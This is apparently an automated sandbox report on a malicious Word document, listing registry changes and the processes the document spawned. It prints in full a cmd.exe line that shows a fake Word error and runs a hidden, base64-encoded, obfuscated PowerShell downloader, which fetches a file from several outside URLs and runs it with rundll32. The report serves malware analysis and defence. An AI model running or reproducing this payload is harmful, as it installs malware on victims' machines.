HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F7E54	success or wait	1	7FEE9049AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F7E54	F7E54	binary	04 00 00 00 54 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 E1 C5 C3 A8 3F E5 D6 01 54 7E 0F 00 54 7E 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9049AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	PropertiesWindow	unicode	8 28 180 640 1	success or wait	1	7FEE91140BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	MainWindow	unicode	0 0 0 0 1	success or wait	1	7FEE91140BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	MdiMaximized	unicode	0	success or wait	1	7FEE91140BA	RegSetValueExA

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	Dock	binary	02 00 4C 01 05 00 08 00 04 00 1E 00 FC 03 FC 02 FF 02 01 01 04 00 1E 00 B8 00 FC 02 FF 02 00 01 04 00 1E 00 B8 00 2F 01 05 00 00 01 04 00 35 01 B8 00 FC 02 01 00 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 01 01 BE 00 1E 00 FC 03 FC 02 00 00 00 01 BB 03 5E 00 FC 03 FC 02 06 00 00 00 D3 00 AF 01 09 03 32 02 FF 03 01 00 D3 00 AF 01 09 03 32 02 04 00 00 00 93 01 AF 01 09 03 32 02 03 00 00 00 D3 00 AF 01 09 03 32 02 02 00 00 00 21 00 72 01 6C 02 12 02 FF 03 01 00 21 00 72 01 E8 00 12 02 04 00 00 00 EE 00 72 01 A9 01 12 02 03 00 00 00 AF 01 72 01 6C 02 12 02 02 00 00 00 F8 02 81 00 AC 03 01 01 05 00 00 00 59 00 30 02 0D 01 4B 03 01 00 00 00 3A 03 BC 00 79 03 1F 02 06 00 00 00 16 00 16 00 D9 01 C4 00 04 00 01 00 2C 00 2C 00 EB 01 E3 00 03 00 01 00 42 00 42 00 3B 02 F7 00 02 00 01 00 00 00 00 00 00 00 00 00 08 00 00 00 58 00 57 00 37 01 FF 01 01 00 01 00 00 00 00 00 00 00 00 00 06 00 01 00 6E 00 6E 00 7F 01 52 01 05 00 01 00 00 00 00 00 00 00 00 00 00 00 01 00	success or wait	1	7FEE90E7506	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	FolderView	unicode	1	success or wait	1	7FEE91140BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	Tool	binary	00 00 00 00 07 00 00 00 47 65 6E 65 72 61 6C 00 FF FF FF FF FF FF FF FF	success or wait	1	7FEE911426C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	CtlsShowSelected	unicode	0	success or wait	1	7FEE91140BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	DsnShowSelected	unicode	0	success or wait	1	7FEE91140BA	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378287662	1378287663	success or wait	1	7FEE9049AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378287663	1378287664	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F7E54	F7E54	binary	04 00 00 00 54 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 E1 C5 C3 A8 3F E5 D6 01 54 7E 0F 00 54 7E 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 54 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 7E 0F 00 54 7E 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9049AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2432 Parent PID: 1220

General

Start time:	13:53:39
Start date:	07/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & POwersheLL -w hidden -ENCOD IAAkAEYAMgBPAE0AWQBqACAAI AA9ACAAWwB0AFkAUABlAF0AKAAiAHsAMgB9AHsAMAB9AHsAMwB9AHsAMQB9A CIAIAAtAEYAIAAnAFkAUwB0AGUAJwAsACcARABJAHIAZQBjAFQAbwByAFkAJ wAsACcAcwAnACwAJwBNAC4ASQBPAC4AJwApADsAIAAgACAAJAAwAFMASAAxA GcAMwAgACAAPQAgAFsAVABZAHAARQBdACgAIgB7ADMAfQB7ADAAfQB7ADIAf QB7ADEAfQB7ADQAfQAiAC0ARgAnAEUAVAAuACcALAAnAGMARQBwAE8ASQBuA FQAbQAnACwAJwBzAGUAcgBWAGkAJwAsACcAcwB5AHMAdABlAE0ALgBuACcAL AAnAEEATgBhAEcAZQBSACcAKQAgACAAOwAgACAAJABXAHUAbAB3AHkAdwBkA D0AKAAoACcAVQAnACsAJwBmAGEAJwApACsAKAAnAG8AcAAnACsAJwB2ACcAK QArACcAbQAnACkAOwAkAEMANgA3AHkAdgBwAF8APQAkAEcAZwBsAGgAMgBsA GkAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAEUAMgBjAGkAe ABoAGwAOwAkAFMAOAA1AGEAZABvAGQAPQAoACgAJwBJACcAKwAnAGYAbQAnA CkAKwAnADAAJwArACgAJwBuACcAKwAnAHEANAAnACkAKQA7ACAAKABsAHMAI AAoACcAdgBBAHIAaQBhACcAKwAnAGIATABlADoAZgAnACsAJwAyAG8AJwArA CcATQB5AEoAJwApACAAKQAuAFYAQQBsAHUAZQA6ADoAIgBjAFIAYABFAGAAQ QBgAFQAZQBkAEkAcgBlAGMAVABvAHIAWQAiACgAJABIAE8ATQBFACAAKwAgA CgAKAAoACcANABxADcAQgBxACcAKwAnAHAAZQAnACkAKwAoACcAZQBuACcAK wAnADYAJwApACsAKAAnADQAcQA3AEIAJwArACcAYgAnACsAJwBzACcAKQArA CgAJwA1AHcAXwAnACsAJwBlACcAKQArACgAJwA0AHEAJwArACcANwAnACkAK QAtAFIARQBwAEwAYQBDAEUAKAAnADQAcQAnACsAJwA3ACcAKQAsAFsAYwBoA GEAUgBdADkAMgApACkAOwAkAFMAbAB1AHEAegA4AGkAPQAoACgAJwBJACcAK wAnAGsAcQA4AHUAJwApACsAJwA3AHgAJwApADsAIAAgACgARwBlAHQALQB2A EEAcgBJAEEAQgBsAEUAIAAoACIAMAAiACsAIgBTAEgAMQAiACsAIgBnADMAI gApACAALQBWAEEATAB1AGUAbwBuAGwAIAAgACkAOgA6ACIAcwBFAGAAYwBgA FUAcgBpAFQAeQBwAHIAbwBUAE8AYwBgAG8ATAAiACAAPQAgACgAJwBUAGwAJ wArACgAJwBzADEAJwArACcAMgAnACkAKQA7ACQAVwA3AHkAcwAzAGwAZAA9A CgAKAAnAEIANwAnACsAJwA3AHYAJwApACsAKAAnADAAawAnACsAJwB5ACcAK QApADsAJABLAGEAMABlAGsAZgBhACAAPQAgACgAKAAnAFkAdgB0AGwAJwArA CcAeAAnACkAKwAnADYAcAAnACsAJwA0ACcAKQA7ACQASAB6ADUAOQBnADcAc gA9ACgAKAAnAFUAZQAnACsAJwByACcAKQArACgAJwA0ACcAKwAnAGwAMQAnA CkAKwAnAHAAJwApADsAJABTAG4ANABiAHgAdQBiAD0AKAAnAFQAMAAnACsAJ wBfACcAKwAoACcAbgBsACcAKwAnADkAXwAnACkAKQA7ACQAUABpADkAbgB5A GYAcQA9ACQASABPAE0ARQArACgAKAAoACcAQgBEACcAKwAnAHkAJwApACsAK AAnAEIAcQAnACsAJwBwAGUAZQBuACcAKQArACcANgAnACsAKAAnAEIARAB5A CcAKwAnAEIAYgAnACkAKwAnAHMANQAnACsAKAAnAHcAJwArACcAXwBlAEIAR AB5ACcAKQApAC4AIgByAGUAYABQAEwAYQBDAGUAIgAoACgAJwBCACcAKwAnA EQAeQAnACkALAAnAFwAJwApACkAKwAkAEsAYQAwAGUAawBmAGEAKwAoACcAL gBkACcAKwAnAGwAbAAnACkAOwAkAFcANAByAHcAagA5ADgAPQAoACgAJwBLA CcAKwAnAGIAaABnACcAKQArACcAZwAnACsAJwA5AHgAJwApADsAJABOAG0AO QBkAGMAdABuAD0ATgBFAFcALQBgAG8AYgBgAGoAZQBgAGMAVAAgAE4ARQBUA C4AVwBFAEIAYwBsAGkARQBOAHQAOwAkAEMAawA4ADEAeAB4ADIAPQAoACgAJ wBoACcAKwAoACcAdAAnACsAJwB0AHAAOgBKACcAKQArACgAKAAnACkAJwArA CcAKAAzAHMAMgAnACkAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnAEoAK QAoACcAKwAnADMAJwApACkAKwAoACgAJwBzADIAJwArACcAKQAoAGIAaQBnA CcAKQApACsAKAAnAGwAYQAnACsAJwB1AGcAJwApACsAJwBoACcAKwAoACcAc wAnACsAJwAuAG8AcgBnACcAKQArACgAKAAnAEoAKQAoACcAKwAnADMAJwApA CkAKwAoACgAJwBzACcAKwAnADIAKQAnACkAKQArACcAKAAnACsAKAAnAHMAJ wArACcAbQBhAGwAbAAnACkAKwAnAHAAJwArACgAJwBvAHQAYQAnACsAJwB0A G8AZQAnACkAKwAoACgAJwBzAEoAKQAnACsAJwAoADMAJwApACkAKwAoACgAJ

Copyright null 2021

	wBzADIAJwArACcAKQAnACkAKQArACgAKAAnACgAcgAnACkAKQArACgAKAAnA FIAJwArACcAdwBSAHoAJwArACcAYwBKACkAKAAzAHMAMgApACgAQAAnACsAJ wBoAHQAJwArACcAdAAnACkAKQArACgAKAAnAHAAOgBKACcAKwAnACkAKAAnA CkAKQArACcAMwBzACcAKwAnADIAJwArACgAKAAnACkAKABKACkAJwArACcAK AAnACkAKQArACgAJwAzAHMAJwArACcAMgAnACkAKwAoACgAJwApACgAagBvA CcAKwAnAHMAZQBnACcAKwAnAGUAJwArACcAbgBlAC4AYwAnACkAKQArACgAJ wBvACcAKwAnAG0ASgAnACkAKwAoACgAJwApACgAMwBzACcAKwAnADIAKQAoA HQAJwArACcAaAAnACkAKQArACcAZQBtACcAKwAoACgAJwBlAEoAKQAoADMAJ wArACcAcwAyACcAKQApACsAJwApACcAKwAoACgAJwAoACcAKwAnAGcAVQA4A EoAJwApACkAKwAoACgAJwApACgAJwArACcAMwBzADIAJwApACkAKwAoACgAJ wApACgAJwArACcAQABoAHQAdAAnACkAKQArACgAKAAnAHAAJwArACcAOgBKA CkAJwApACkAKwAnACgAJwArACgAKAAnADMAcwAnACsAJwAyACkAKABKACcAK wAnACkAKAAzAHMAJwApACkAKwAoACgAJwAyACkAKABwAGEAJwArACcAdQBsA CcAKwAnAHMAJwApACkAKwAoACcAYwBvACcAKwAnAG0AcAAnACkAKwAoACcAd QB0AGkAJwArACcAbgAnACkAKwAoACcAZwAuAGMAJwArACcAbwAnACkAKwAoA CgAJwBtACcAKwAnAEoAKQAoADMAcwAyACkAKAAnACkAKQArACgAJwBDACcAK wAnAHIAYQBpACcAKQArACgAJwBnACcAKwAnAHMATQAnACkAKwAnAGEAZwAnA CsAKAAnAGkAYwBTAHEAJwArACcAdQBhAHIAZQAnACkAKwAoACgAJwBKACkAJ wArACcAKAAzAHMAMgApACgASAAnACsAJwBKACcAKwAnACkAKAAnACkAKQArA CgAKAAnADMAJwArACcAcwAyACkAKAAnACkAKQArACcAQAAnACsAJwBoAHQAJ wArACgAJwB0ACcAKwAnAHAAcwAnACkAKwAnADoAJwArACgAKAAnAEoAKQAnA CsAJwAoACcAKQApACsAKAAnADMAJwArACcAcwAyACcAKQArACgAKAAnACkAK AAnACkAKQArACgAKAAnAEoAKQAoACcAKwAnADMAcwAyACcAKwAnACkAKAAnA CsAJwBnAG8AJwArACcAbABkAGkAbABvAGMAawAnACkAKQArACgAJwBzACcAK wAnAHQAcgAnACkAKwAoACcAYQAnACsAJwBpAG4AaQAnACkAKwAoACgAJwBuA GcAJwArACcALgAnACsAJwBjAG8AbQBKACkAKAAnACsAJwAzACcAKQApACsAK AAoACcAcwAyACkAJwArACcAKAAnACkAKQArACgAJwB3AHAAJwArACcALQAnA CkAKwAoACcAaQAnACsAJwBuAGMAJwApACsAKAAnAGwAJwArACcAdQBkACcAK QArACgAJwBlAHMAJwArACcASgAnACkAKwAnACkAJwArACcAKAAnACsAKAAoA CcAMwBzADIAKQAnACsAJwAoACcAKwAnAGIAZgB0AHQAJwApACkAKwAoACgAJ wBKACkAKAAnACsAJwAzAHMAJwApACkAKwAnADIAJwArACgAKAAnACkAKAAnA CsAJwBAAGgAdAAnACkAKQArACgAKAAnAHQAcABzADoAJwArACcASgApACcAK QApACsAKAAoACcAKAAzAHMAJwArACcAMgApACgASgAnACsAJwApACgAMwBzA CcAKQApACsAKAAoACcAMgApACgAagAnACsAJwBlAGYAZgBkACcAKwAnAGEAa ABsACcAKQApACsAKAAoACcAawBlAC4AJwArACcAYwBvAG0AJwArACcASgAnA CsAJwApACgAMwBzADIAKQAoACcAKQApACsAKAAoACcAYwBzAHMASgAnACsAJ wApACcAKQApACsAKAAnACgAMwBzADIAJwArACcAKQAnACkAKwAoACgAJwAoA GIAZwA0AG4AMwAnACsAJwBKACkAKAAnACkAKQArACcAMwAnACsAKAAoACcAc wAyACkAJwArACcAKABAAGgAdAAnACsAJwB0AHAAJwArACcAOgBKACkAKAAnA CsAJwAzACcAKwAnAHMAJwArACcAMgApACgASgApACgAJwArACcAMwBzADIAK QAoACcAKQApACsAKAAnAGEAegAnACsAJwByAGEAJwArACcAawB0AG8AJwApA CsAJwB1ACcAKwAoACcAcgBzACcAKwAnAC4AYwBvACcAKwAnAG0AJwApACsAK AAoACcASgAnACsAJwApACgAJwApACkAKwAoACgAJwAzAHMAJwArACcAMgApA CgAJwApACkAKwAoACcAdwAnACsAJwBwAC0AYwAnACsAJwBvAG4AdABlACcAK QArACcAbgAnACsAJwB0AEoAJwArACgAKAAnACkAKAAnACkAKQArACgAKAAnA DMAcwAnACsAJwAyACkAKAAnACsAJwBOAFcARgAnACkAKQArACgAKAAnADkAa gAnACsAJwBDAEoAKQAnACkAKQArACgAKAAnACgAJwArACcAMwBzADIAKQAoA CcAKwAnAEAAJwArACcAaAB0AHQAcAAnACkAKQArACgAKAAnADoASgApACcAK wAnACgAMwAnACsAJwBzADIAJwApACkAKwAoACgAJwApACgASgAnACsAJwApA CgAMwAnACkAKQArACcAcwAyACcAKwAoACgAJwApACgAJwApACkAKwAoACcAZ wBvAGwAZABjAG8AJwArACcAYQBzACcAKQArACgAJwB0AG8AZgAnACsAJwBmA CcAKQArACgAJwBpAGMAJwArACcAZQAzADYANQAnACsAJwAuAGMAbwAnACkAK wAoACgAJwBtAEoAJwArACcAKQAoACcAKQApACsAJwAzAHMAJwArACgAKAAnA DIAKQAoAHQAZQBtAHAAJwArACcASgApACgAMwAnACsAJwBzADIAKQAoAFgAS gApACcAKwAnACgAMwBzACcAKQApACsAKAAoACcAMgAnACsAJwApACgAJwApA CkAKQApAC4AIgBSAGUAYABwAGAAbABhAGMARQAiACgAKAAoACcASgAnACsAK AAoACcAKQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAoA CcAKQApACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcALwAnACkALAAoACcAa AB3ACcAKwAnAGUAJwApACkAWwAwAF0AKQAuAClAcwBgAHAAbABJAHQAIgAoA CQAQwBkADkAcwB4ADMAYwAgACsAIAAkAEMANgA3AHkAdgBwAF8AIAArACAAJ ABRAGgAaABoADcAZQBpACkAOwAkAEQAYQA4AHMAaQA0ADAAPQAoACcATQAzA CcAKwAoACcAeQB3AG4ANwAnACsAJwByACcAKQApADsAZgBvAHIAZQBhAGMAa AAgACgAJABLADQAYwBlAGoAawBqACAAaQBuACAAJABDAGsAOAAxAHgAeAAyA CAAfAAgAFMAbwByAFQAYAAtAG8AYgBqAGUAYABjAFQAIAB7AEcARQBUAGAAL QBgAFIAYABBAE4AZABvAE0AfQApAHsAdAByAHkAewAkAE4AbQA5AGQAYwB0A G4ALgAiAEQAbwBXAGAATgBMAGAAbwBBAGQAZgBgAGkAbABlAClAKAAkAEsAN ABjAGUAagBrAGoALAAgACQAUABpADkAbgB5AGYAcQApADsAJABJAGYAagBpA F8AcwA1AD0AKAAnAFQAMgAnACsAJwAwACcAKwAoACcAYwAyAHoAJwArACcAZ QAnACkAKQA7AEkAZgAgACgAKAAuACgAJwBHAGUAdAAtAEkAJwArACcAdAAnA CsAJwBlAG0AJwApACAAJABQAGkAOQBuAHkAZgBxACkALgAiAGwARQBgAE4AR wBUAGgAIgAgAC0AZwBlACAAMwA1ADUANgA5ACkAIAB7AC4AKAAnAHIAdQAnA CsAJwBuAGQAJwArACcAbABsADMAMgAnACkAIAAkAFAAaQA5AG4AeQBmAHEAL AAnACMAMQAnAC4AIgBUAE8AUwBgAFQAUgBgAEkATgBnACIAKAApADsAJABKA GIAZgBhAGYAdwBsAD0AKAAnAEUAYQAnACsAJwA3AGQAJwArACgAJwByAG4AJ wArACcAMwAnACkAKQA7AGIAcgBlAGEAawA7ACQASgA4ADIANwBhADYAdwA9A CgAJwBVACcAKwAoACcAMgBzADYAOABiACcAKwAnADQAJwApACkAfQB9AGMAY QB0AGMAaAB7AH0AfQAkAEoAMwBhADUAbAA1AGcAPQAoACgAJwBZACcAKwAnA GQANQBzADkAJwApACsAJwBhAGsAJwApAA==
Imagebase:	0x4a760000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 1628 Parent PID: 2432

General

Start time:	13:53:39
Start date:	07/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff3f0000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 1692 Parent PID: 2432

General

Start time:	13:53:40
Start date:	07/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	POwersheLL -w hidden -ENCOD IAAkAEYAMgBPAE0AWQBqACAAI AA9ACAAWwB0AFkAUABlAF0AKAAiAHsAMgB9AHsAMAB9AHsAMwB9AHsAMQB9A CIAIAAtAEYAIAAnAFkAUwB0AGUAJwAsACcARABJAHIAZQBjAFQAbwByAFkAJ wAsACcAcwAnACwAJwBNAC4ASQBPAC4AJwApADsAIAAgACAAJAAwAFMASAAxA GcAMwAgACAAPQAgAFsAVABZAHAARQBdACgAIgB7ADMAfQB7ADAAfQB7ADIAf QB7ADEAfQB7ADQAfQAiAC0ARgAnAEUAVAAuACcALAAnAGMARQBwAE8ASQBuA FQAbQAnACwAJwBzAGUAcgBWAGkAJwAsACcAcwB5AHMAdABlAE0ALgBuACcAL AAnAEEATgBhAEcAZQBSACcAKQAgACAAOwAgACAAJABXAHUAbAB3AHkAdwBkA D0AKAAoACcAVQAnACsAJwBmAGEAJwApACsAKAAnAG8AcAAnACsAJwB2ACcAK QArACcAbQAnACkAOwAkAEMANgA3AHkAdgBwAF8APQAkAEcAZwBsAGgAMgBsA GkAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAEUAMgBjAGkAe 